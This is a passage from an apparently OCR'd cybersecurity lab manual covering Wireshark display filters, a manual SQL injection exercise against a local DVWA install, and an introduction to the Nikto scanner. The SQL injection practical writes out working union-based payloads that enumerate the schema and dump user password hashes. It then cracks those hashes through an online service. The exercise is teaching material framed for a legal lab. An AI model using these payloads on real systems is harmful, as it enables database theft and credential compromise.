
- The command menus are standard pulldown menus located at the top of the window. Of interest to us now are the File and Capture menus. The File menu allows you to save captured packet data or open a file containing previously captured packet data, and exit the Wireshark application. The Capture menu allows you to begin packet capture.
- The packet-listing window displays a one-line summary for each packet captured, including the packet number (assigned by Wireshark; this is not a packet number contained in any protocol's header), the time at which the packet was captured, the packet's source and destination addresses, the protocol type, and protocol-specific information contained in the packet. The packet listing can be sorted according to any of these categories by clicking on a column name. The protocol type field lists the highest-level protocol that sent or received this packet, i.e., the protocol that is the source or ultimate sink for this packet.
- The packet-header details window provides details about the packet selected (highlighted) in the packet listing window. (To select a packet in the packet listing window, place the cursor over the packet's one-line summary in the packet listing window and click with the left mouse button.). These details include information about the Ethernet frame and IP datagram that contains this packet. The amount of Ethernet and IP-layer


detail displayed can be expanded or minimized by clicking on the right-pointing or down-pointing arrowhead to the left of the Ethernet frame or IP datagram line in the packet details window. If the packet has been carried over TCP or UDP, TCP or UDP details will also be displayed, which can similarly be expanded or minimized. Finally, details about the highest-level protocol that sent or received this packet are also provided.

- The packet-contents window displays the entire contents of the captured frame, in both ASCII and hexadecimal format.
- Towards the top of the Wireshark graphical user interface, is the packet display filter field, into which a protocol name or other information can be entered in order to filter the information displayed in the packet-listing window (and hence the packet-header and packet-contents windows). In the example below, we will use the packet-display filter field to have Wireshark hide (not display) packets except those that correspond to HTTP messages.
- **Match Packets Containing a Particular Sequence:** Wireshark displays the data contained by a packet (which is currently selected) at the bottom of the window. Sometimes, while debugging a problem, it is required to filter packets based on a particular byte sequence. We can easily do that using Wireshark.

For example, TCP packets containing the 01:01:04 byte sequence can be filtered using the following way:


tcp contains 01:01:04





- **Filter by Port Number:** We can also filter the captured traffic based on network ports. For example, to display only those packets that contain TCP source or destination port 80, use the tcp.port filter. Here is an example:

tcp.porteq 80




- **Reject Packets Based on Source or Destination:**

Filter here is 'ip.src != [src_addr]' or 'ip.dst != [dst_add].'

For example:


ip.dst!=192.168.1.1




- **Applying AND Condition in Filter:** This filter helps filtering packet that match exactly with multiple conditions.

Suppose there is a requirement to filter only those packets that are HTTP packets and have source ip as '192.168.9.71.' Use this filter:


http&&ip.src==192.168.9.71






- **Using OR Condition in Filter:** This filter helps filtering the packets that match either one or the other condition.

Suppose, there may arise a requirement to see packets that either have protocol 'http' or 'arp.' In that case one cannot apply separate filters. So there exists the '||' filter expression that ORs two conditions to display packets matching any or both the conditions. In the example below, we tried to filter the http or arp packets using this filter:




To See the TCP PACKETS




Filter on Windows – Filter out noise, while watching Windows Client – DC exchanges

smb || nbns || dcerpc || nbss || dns




- **Filtering based on Flages:** Wireshark also has the ability to filter results based on TCP flags. For example, to display on those TCP packets that contain SYN flag, use the tcp.flags.syn filter. Here is an example:

tcp.flags.syn




TCP Source Port

tcp.srcport



TCP Destination port


tcp.dstport



Router Alert

ip.opt.ra

Unsigned integer, 2 bytes 1.8.0 to 1.12.6



- **Conclusion:** Thus, Wireshark provides a rich set of features which can be used by network analysts, administrators, security analysts and anyone who is curious to learn about networking. Utilizing these features allow us to effectively understand, troubleshoot, and make our network more secure.

PRACTICAL 7

- **Aim:** Manual SQL injection using DVWA.
- **Objective:** To learn the various vulnerably scanning using cross site scripting, sql injection.
- **Theory:** DVWA is expanded as Damn Vulnerable Web Application which helps in the better understanding of the process of web application security. It helps us to learn the concepts of web security under a class room or legal environment. This tool can be used to understand many concepts in web application security such as SQL injection, XSS (both reflected and persistent), Remote command execution, CSRF, etc. Now let us setup DVWA lab in windows environment.


Requirement:

Xampp which is an offline web server. https://www.apachefriends.org/download.html.


DVWA http://www.dvwa.co.uk/

- **Warning:** DVWA as the name itself suggest it is damn vulnerable, so do not upload it to any hosting for testing in the real-life environment. Continuing and/or using this lab outside your "own" test environment is considered malicious and is against the law. If you upload this lab in hosting site, your website can be compromised or hacked easily.
- **Steps:**

1. Install you Xampp in windows. After which you should find a control panel as shown below. Then start your Apache and MySQL modules. Apache is a web server and MySQL is used to maintain the database.




2. Extract DVWA lab setup in the location “C:\xampp\htdocs\dvwa” as is shown below.



3. Now open up your web browser type “localhost/dvwa” where you will find mysql.error() then if you try to create table in the database it will show and error or prompt that it could not create your database. If this problem exists then we will have to edit our configuration file of DVWA.

4. Go to the location “C:\xampp\htdocs\dvwa\config” where we can find a file named config.inc.php which is the file you will have to edit. I am using Notepad++ editor to edit the file. We can also use Notepad also to edit the file.



Now here in line number 17 the server is setup to 'localhost' and the database name is 'dvwa' which is not created, the user is 'root' here we should give the phpmyadmins username and password, the username of phpmyadmin is always 'root' and the default password for the phpmyadmin is kept blank so set db_password = '' [both single quotes without any spaces].

```
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
```

5. Now go to your browser and type "localhost/dvwa/setup.php" then create your database.

6. That's all the setup is created. Now go for "localhost/dvwa/login.php" to login to your DVWA lab. The default username is "admin" and the default password is "password."

We have setup the DVWA lab on our computer successfully.

Set the security level is low.

Test the numeric fields

UserId: 1%2b1

Test for strings

'OR 'test'='test' #

Enter the USERID section=1' or 'test'='test' #

'And 2=3 union select I,I,I,I,I


Determine how many columns are in the FIRST select.

UserID=1' and 'test'='b' union select 1,1"#

' and 2=3 union select "field1," "field2"#

Determine where columns are displayed.

UserID=1' and 'test'='b' union select "firstfield," "secondfield"#




user()=database user


Use our two columns to get some data

UserID=1' and 'test'='b' union select database(),user()#


ID: 1' and 'test'= 'b' union select (select group_concat(column_name) FROM information_schema.columns where table_schema=database()),user()#



UserId: 1' and 'test'= 'b' union select (select group_concat(table_name) FROM information_schema.tables where table_schema!='mysql' and table_schema!='information_schema'),user()#



User ID: 1' and 'test'= 'b' union select (select group_concat(table_name) FROM information_schema.tables where table_name='users'),user()#




UserID: 1' and 'test'= 'b' union select (select group_concat(column_name) FROM information_schema.columns where table_name='users'),1#

Get columns from the user's table.

User ID: 1' and 'test'= 'b' union select (select group_concat(user_id,first_name,0x2c,user,0x2c,password,0x2c,avatar) FROM users),1#

Select the Rows from Users Table




User ID: 1' and 'test'= 'b' union select (select group_concat(0x0a,user_id,first_name,0x2c,user,0x2c,password,0x2c,avatar,0x0a) FROM users),1#

Get the user and password.

We will get the password details in hash format. We have to know actual password then please go to www.crackstation.net and copy that hash format of password and see the following results:

Password in hash file: 5f4dcc3b5aa765d61d8327deb882cf99

After hash file cracked: password So Username: admin and Password is = Password.



Password in Hash file: e99a18c428cb38d5f260853678922e03

After Hash File cracked: abc123

Username: gordonb

Password: abc123

PRACTICAL 8

- **Aim:** Scanning web vulnerabilities using Nikto.
- **Theory:** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6,700 potentially dangerous files/programs, checks for outdated versions of over 1,250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

Nikto is not designed as a stealthy tool. It will test a web server in the quickest time possible, and is obvious in log files or to an IPS/IDS. However, there is support for LibWhisker's anti-IDS methods in case you want to give it a try (or test your IDS system).

Not every check is a security problem, though most are. There are some items that are "info only" type checks that look for things that may not have a security flaw, but the webmaster or security engineer may not know are present on the server. These items are usually marked appropriately in the information printed. There are also some checks for unknown items which have been seen scanned for in log files.

- **Features:** Here are some of the major features of Nikto. See the documentation for a full list of features and how to use them:
- SSL Support (Unix with OpenSSL or maybe Windows with ActiveState's Perl/NetSSL)
- Full HTTP proxy support
- Checks for outdated server components
- Save reports in plain text, XML, HTML, NBE or CSV
- Template engine to easily customize reports
- Scan multiple ports on a server, or multiple servers via input file (including Nmap output)
- LibWhisker's IDS encoding techniques
- Easily updated via command line
- Identifies installed software via headers, favicons, and files
- Host authentication with Basic and NTLM
- Subdomain guessing

- Apache and CGIwrap username enumeration
- Mutation techniques to "fish" for content on web servers
- Scan tuning to include or exclude entire classes of vulnerability checks
- Guess credentials for authorization realms (including many default id/pw combos)
- Authorization guessing handles any directory, not just the root directory
- Enhanced false positive reduction via multiple methods: headers, page content, and content hashing
- Reports "unusual" headers seen
- Interactive status, pause, and changes to verbosity settings
- Save full request/response for positive tests
- Replay saved positive requests
- Maximum execution time per target
- Auto-pause at a specified time
- Checks for common "parking" sites


The name "Nikto" is taken from the movie "The Day the Earth Stood Still," and of course subsequent abuse by Bruce Campbell in "Army of Darkness." More information on the pop-culture popularity of Nikto can be found. http://www.blather.net/blather/2005/10/klaatu_barada_nikto_the_day_th.html.

- **Requirements:** Any system which supports a basic Perl installation should allow Nikto to run. It has been extensively tested on:

Windows (using ActiveState Perl and Strawberry Perl). Some POSIX features, such as interactive commands may not work under Windows.

- **Mac OSX:** Various Linux and Unix installations (including RedHat, Solaris, Debian, Ubuntu, BackTrack, etc.)

Download Active Perl from http://www.activestate.com/activeperl/downloads.



Download Nikto from https://cirt.net/Nikto2





Fig:Run Nikto.pl file from Command Prompt.Which is located in C:\nikto\program\nikto.pl


--help Command

